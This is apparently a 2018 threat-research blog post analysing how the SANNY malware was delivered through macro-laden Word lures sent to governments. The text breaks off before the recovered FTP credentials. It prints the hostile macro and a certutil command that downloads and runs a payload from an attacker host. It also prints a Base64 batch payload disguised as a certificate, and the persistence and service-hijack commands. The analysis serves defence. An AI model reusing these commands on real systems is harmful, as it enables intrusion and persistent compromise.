SANNY Malware Delivery Method Updated in Recently Observed Attacks

fireeye.com/blog/threat-research/2018/03/sanny-malware-delivery-method-updated-in-recently-observed-attacks.html

Threat Research Blog

March 23, 2018 | by Sudeep Singh, Yijie Sui

Introduction

In the third week of March 2018, through FireEye's Dynamic Threat Intelligence, FireEye discovered malicious macro-based Microsoft Word documents distributing SANNY malware to multiple governments worldwide. Each malicious document lure was crafted in regard to relevant regional geopolitical issues. FireEye has tracked the SANNY malware family since 2012 and believes that it is unique to a group focused on Korean Peninsula issues. This group has consistently targeted diplomatic entities worldwide, primarily using lure documents written in English and Russian.


As part of these recently observed attacks, the threat actor has made significant changes to their usual malware delivery method. The attack is now carried out in multiple stages, with each stage being downloaded from the attacker's server. Command line evasion techniques, the capability to infect systems running Windows 10, and use of recent User Account Control (UAC) bypass techniques have also been added.

Document Details

The following two documents, detailed below, have been observed in the latest round of attacks:

MD5 hash: c538b2b2628bba25d68ad601e00ad150
SHA256 hash: b0f30741a2449f4d8d5ffe4b029a6d3959775818bf2e85bab7fea29bd5acafa4
Original Filename: РГНФ 2018-2019.doc

The document shown in Figure 1 discusses Eurasian geopolitics as they relate to China, as well as Russia’s security.



Углубление евразийской геополитики Китая и интересы безопасности России: транспортный аспект.

Тип проекта: а
Область знания: 07
Код классификатора РГНФ: 07-140
Код ГРНТИ: 73.01.17
Приоритетное направление развития науки, технологий и техники в Российской Федерации, критическая технология:
7. Транспортные и космические системы.

Фамилия, имя, отчество руководителя проекта:
Аристова Людмила Борисовна Телефон руководителя проекта:
+7 9858269051
Объем финансирования проекта
на 2017 г.: 500 000 (пятьсот тысяч) рублей Год начала проекта 2018
Год окончания проекта 2019
Фамилии, имена, отчества основных исполнителей Семенова Н.К.

Название проекта
Углубление евразийской геополитики Китая и интересы безопасности России: транспортный аспект.
Тип проекта
а - проект проведения научных исследований, выполняемый научным коллективом или отдельным ученым
Область знания 07
Код классификатора 07-140
Дополнительные коды классификатора (при наличии приводятся дополнительные коды классификатора, к которым может быть отнесен проект) 07-110


Ключевые слова (приводится не более 15 слов)

Экономический пояс Шелкового пути, интересы безопасности РФ, Евразийский экономического союз, интеграция нового уровня,перспективы, риски

Figure 1: Sample document written in Russian

MD5 hash: 7b0f14d8cd370625aeb8a6af66af28ac
SHA256 hash: e29fad201feba8bd9385893d3c3db42bba094483a51d17e0217ceb7d3a7c08f1
Original Filename: Copy of communication from Security Council Committee (1718).doc

The document shown in Figure 2 discusses sanctions on humanitarian operations in the Democratic People's Republic of Korea (DPRK).



POSTAL ADDRESS - ADRESSE POSTALE: <redacted>

CABLE ADDRESS - ADRESSE TELEGRAPHIQUE: <redacted>

REFERENCE: <redacted> 8 December 2017

Dear <redacted>

On behalf of the Security Council Committee established pursuant to resolution 1718 (2006), I have the honour to refer to your letter dated 27 October 2017 on the unintended consequences of sanctions on humanitarian operations in the Democratic People's Republic of Korea (DPRK).


The Committee has examined the information contained in your letter and its enclosures, as well as your request for a formal communication from the Committee to all concerned parties reiterating that humanitarian activities are exempt from sanctions. In this regard, I wish to recall that the 1718 Committee has provided exemptions in the past for humanitarian projects, as well as its approval for many other United Nations activities the Committee was consulted on.

Similarly, the Committee stands ready to offer its assistance in clarifying to all UN Member States that the sanctions measures imposed by the Security Council resolutions on the DPRK are not intended to have a negative impact on the people of the DPRK.

Figure 2: Sample document written in English

Macro Analysis


In both documents, an embedded macro stores the malicious command line to be executed in the TextBox property (TextBox1.Text) of the document. This TextBox property is first accessed by the macro to execute the command on the system and is then overwritten to delete evidence of the command line.



```
sCmdLine = Environ("windir")
nResult = InStr(Application.Path, "x86")
If nResult <> 0 Then
   sCmdLine = sCmdLine + "\sysnative\cmd.exe /q /c "
Else
   sCmdLine = sCmdLine + "\system32\cmd.exe /q /c "
End If

sCmdLine = sCmdLine + TextBox1.Text
nResult = Shell(sCmdLine, vbHide)
TextBox1.Text = ""
ActiveDocument.Save
```

Stage 1: BAT File Download


In Stage 1, the macro leverages the legitimate Microsoft Windows certutil.exe utility to download an encoded Windows Batch (BAT) file from the following URL: http://more.1apps[.]com/1.txt. The macro then decodes the encoded file and drops it in the %temp% directory with the name: 1.bat.



```
C:\Windows\system32\cmd.exe /q /c copy /Y
%windir%\System32\certutil.exe %TEMP%\ct.exe && cd /d
%TEMP% && ct -urlcache -split -f
http://more.1apps.com/1.txt && ct -decode -f 1.txt
1.bat && del /f /q 1.txt && 1.bat
```

There were a few interesting observations in the command line:

1. The macro copies the Microsoft Windows certutil.exe utility to the %temp% directory with the name: ct.exe. One of the reasons for this is to evade detection by security products. Recently, FireEye has observed other threat actors using certutil.exe for malicious purposes. By renaming “certutil.exe” before execution, the malware authors are attempting to evade simple file-name based heuristic detections.
2. The malicious BAT file is stored as the contents of a fake PEM encoded SSL certificate (with the BEGIN and END markers) on the Stage 1 URL, as shown in Figure 3. The “certutil.exe” utility is then leveraged to both strip the BEGIN/END markers and decode the Base64 contents of the file. FireEye has not previously observed the malware authors use this technique in past campaigns.



```
-----BEGIN CERTIFICATE-----
QGVjaG8gb2ZmDQoNCmlmIG5vdCBleGlzdCAiJVBST0dSQU1GSUxFUyh4ODYpJSIg
KA0KCWN0IC11cmxjYWNoZSAtc3BsaXQgLWYgImh0dHA6Ly9tb3JlLjFhcHBzLmNv
bS8yLnR4dCIgPiBudWwNCgljdCAtZGVjb2RlIC1mIDIudHh0IHNldHVwLmNhYiA+
IG51bA0KCWRlbCAvZiAvcSAyLnR4dCA+IG51bA0KKSBlbHNlICgNCgljdCAtdXJs
Y2FjaGUgLXNwbGl0IC1mICJodHRwOi8vbW9yZS4xYXBwcy5jb20vMy50eHQiID4g
bnVsDQoJY3QgLWRlY29kZSAtZiAzLnR4dCBzZXR1cC5jYWIgPiBudWwNCglkZWwg
L2YgL3EgMy50eHQgPiBudWwNCikNCg0KZGVsIC9mIC9xIGN0LmV4ZSA+IG51bA0K
DQppZiBub3QgZXhpc3QgInNldHVwLmNhYiIgKGdvdG8gRVhJVCkNCg0KaWYgZXhp
c3QgIiVQUk9HUkFNRklMRVMlXEthc3BlcnNreSBMYWIiIChnb3RvIEtBU1BFU1NL
WSkNCmlmIGV4aXN0ICIlUFJPR1JBTUZJTEVTKHg4NiklXEthc3BlcnNreSBMYWIi
IChnb3RvIEtBU1BFU1NLWSkNCg0KdmVyIHwgZmluZHN0ciAvaSAiMTBcLiIgPiBu
dWwJDQppZiAlRVJST1JMRVZFTCUgZXF1IDAgKGdvdG8gV0lOMTApIGVsc2UgKGdv
dG8gVEhFT1RIRVJTKQ0KDQo6V0lOMTANCmV4cGFuZCBzZXR1cC5jYWIgLUY6KiAl
VEVNUCUgPiBudWwNCmRlbCAvZiAvcSBzZXR1cC5jYWIgPiBudWwNCmlmIGV4aXN0
ICIlUFJPR1JBTUZJTEVTKHg4NiklIiAoDQoJcnVuZGxsMzIgdXBkYXRlLmRsbCBF
bnRyeVBvaW50DQopIGVsc2UgKA0KCXJ1bmRsbDMyIHVwZGF0ZS5kbGwgX0VudHJ5
UG9pbnRAMTYNCikNCmdvdG8gRVhJVA0KCQ0KOlRIRU9USEVSUw0Kd3VzYSBzZXR1
cC5jYWIgL3F1aWV0IC9leHRyYWN0OiV3aW5kaXIlXFN5c3RlbTMyID4gbnVsDQpk
ZWwgL2YgL3Egc2V0dXAuY2FiID4gbnVsDQpjbGljb25mZw0KZ290byBFWElUDQoJ
DQo6S0FTUEVSU0tZDQpzZXQgc1BhdGg9JUxPQ0FMQVBQREFUQSVcTWljcm9zb2Z0
XE9mZmljZQ0KZXhwYW5kIHNldHVwLmNhYiAtRjppcG5ldC4qICVzUGF0aCUgPiBu
dWwJDQpkZWwgL2YgL3Egc2V0dXAuY2FiID4gbnVsDQpyZWcgYWRkIEhLQ1VcU29m
dHdhcmVcTWljcm9zb2Z0XFdpbmRvd3NcQ3VycmVudFZlcnNpb25cUnVuIC90IFJF
R19TWiAvZCAicnVuZGxsMzIgJXNQYXRoJVxpcG5ldC5kbGwgU2VydmljZU1haW4i
IC9mID4gbnVsDQpydW5kbGwzMiAlc1BhdGglXGlwbmV0LmRsbCBTZXJ2aWNlTWFp
bg0KZ290byBFWElUDQoJCQ0KOkVYSVQNCmRlbCAvZiAvcSAlfmRwbngwID4gbnVs
-----END CERTIFICATE-----
```

Figure 3: Malicious BAT file stored as an encoded file to appear as an SSL certificate

BAT File Analysis

Once decoded and executed, the BAT file from Stage 1 will download an encoded CAB file from the base URL: hxxp://more.1apps[.]com/. The exact file name downloaded is based on the architecture of the operating system.

- For a 32-bit operating system: hxxp://more.1apps[.]com/2.txt
- For a 64-bit operating system: hxxp://more.1apps[.]com/3.txt

Similarly, based on Windows operating system version and architecture, the CAB file is installed using different techniques. For Windows 10, the BAT file uses rundll32 to invoke the appropriate function from update.dll (component inside setup.cab).

- For a 32-bit operating system: rundll32 update.dll _EntryPoint@16
- For a 64-bit operating system: rundll32 update.dll EntryPoint

For other versions of Windows, the CAB file is extracted using the legitimate Windows Update Standalone Installer (wusa.exe) directly into the system directory:

```
wusa setup.cab /quiet /extract:%windir%\System32 > nul
del /f /q setup.cab > nul
cliconfg
goto EXIT
```

The BAT file also checks for the presence of Kaspersky Lab Antivirus software on the machine. If found, CAB installation is changed accordingly in an attempt to bypass detection:

```
set sPath=%LOCALAPPDATA%\Microsoft\Office
expand setup.cab -F:ipnet.* %sPath% > nul
del /f /q setup.cab > nul
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /t
REG_SZ /d "rundll32 %sPath%\ipnet.dll ServiceMain" /f > nul
rundll32 %sPath%\ipnet.dll ServiceMain
goto EXIT
```

Stage 2: CAB File Analysis


As described in the previous section, the BAT file will download the CAB file based on the architecture of the underlying operating system. The rest of the malicious activities are performed by the downloaded CAB file.

The CAB file contains the following components:

- install.bat – BAT file used to deploy and execute the components.
- ipnet.dll – Main component that we refer to as SANNY malware.
- ipnet.ini – Config file used by SANNY malware.
- NTWDBLIB.dll – Performs UAC bypass on Windows 7 (32-bit and 64-bit).
- update.dll – Performs UAC bypass on Windows 10.


install.bat will perform the following essential activities:

1. Checks the current execution directory of the BAT file. If it is not the Windows system directory, then it will first copy the necessary components (ipnet.dll and ipnet.ini) to the Windows system directory before continuing execution:




```
echo %~dp0 | findstr /i "system32" > nul
IF %ERRORLEVEL% EQU 0 (GOTO INSTALL) ELSE (GOTO COPYFILE)

:COPYFILE
copy /y %~dp0\ipnet.dll %windir%\System32 > nul
del /f /q %~dp0\ipnet.dll > nul

copy /y %~dp0\ipnet.ini %windir%\System32 > nul
del /f /q %~dp0\ipnet.ini > nul
```

2. Hijacks a legitimate Windows system service, COMSysApp (COM+ System Application) by first stopping this service, and then modifying the appropriate Windows service registry keys to ensure that the malicious ipnet.dll will be loaded when the COMSysApp service is started:



```
:INSTALL
sc stop COMSysApp > nul
sc config COMSysApp type= own start= auto error= normal binpath=
"%windir%\System32\svchost.exe -k COMSysApp" > nul
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v COMSysApp /t
REG_MULTI_SZ /d "COMSysApp" /f > nul
reg add "HKLM\SYSTEM\CurrentControlSet\Services\COMSysApp\Parameters" /v ServiceDll /t
REG_EXPAND_SZ /d "%windir%\System32\ipnet.dll" /f > nul
sc start COMSysApp > nul
```

3. After the hijacked COMSysApp service is started, it will delete all remaining components of the CAB file:



```
del /f /q %~dp0\NTWDBLIB.dll > nul
del /f /q %~dp0\update.dll > nul
del /f /q %~dp0\dummy.dll > nul
del /f /q %~dp0\uacme.exe > nul
```

ipnet.dll is the main component inside the CAB file that is used for performing malicious activities. This DLL exports the following two functions:

1. ServiceMain – Invoked when the hijacked system service, COMSysApp, is started.
2. Post – Used to perform data exfiltration to the command and control (C2) server using FTP protocol.

The ServiceMain function first performs a check to see if it is being run in the context of svchost.exe or rundll32.exe. If it is being run in the context of svchost.exe, then it will first start the system service before proceeding with the malicious activities. If it is being run in the context of rundll32.exe, then it performs the following activities:

1. Deletes the module NTWDBLIB.DLL from the disk using the following command:

   ```
   cmd /c taskkill /im cliconfg.exe /f /t && del /f /q NTWDBLIB.DLL
   ```

2. Sets the code page on the system to 65001, which corresponds to UTF-8:

   ```
   cmd /c REG ADD HKCU\Console /v CodePage /t REG_DWORD /d 65001 /f
   ```

Command and Control (C2) Communication

SANNY malware uses the FTP protocol as the C2 communication channel.

FTP Config File

The FTP configuration information used by SANNY malware is encoded and stored inside ipnet.ini.

This file is Base64 encoded using the following custom character set:
SbVIn=BU/dqNP2kWw0oCrm9xaJ3tZX6OpFc7Asi4Ivuhf-TjMLRQ5GKeEHYgD1yz8

Upon decoding the file, the following credentials can be recovered:

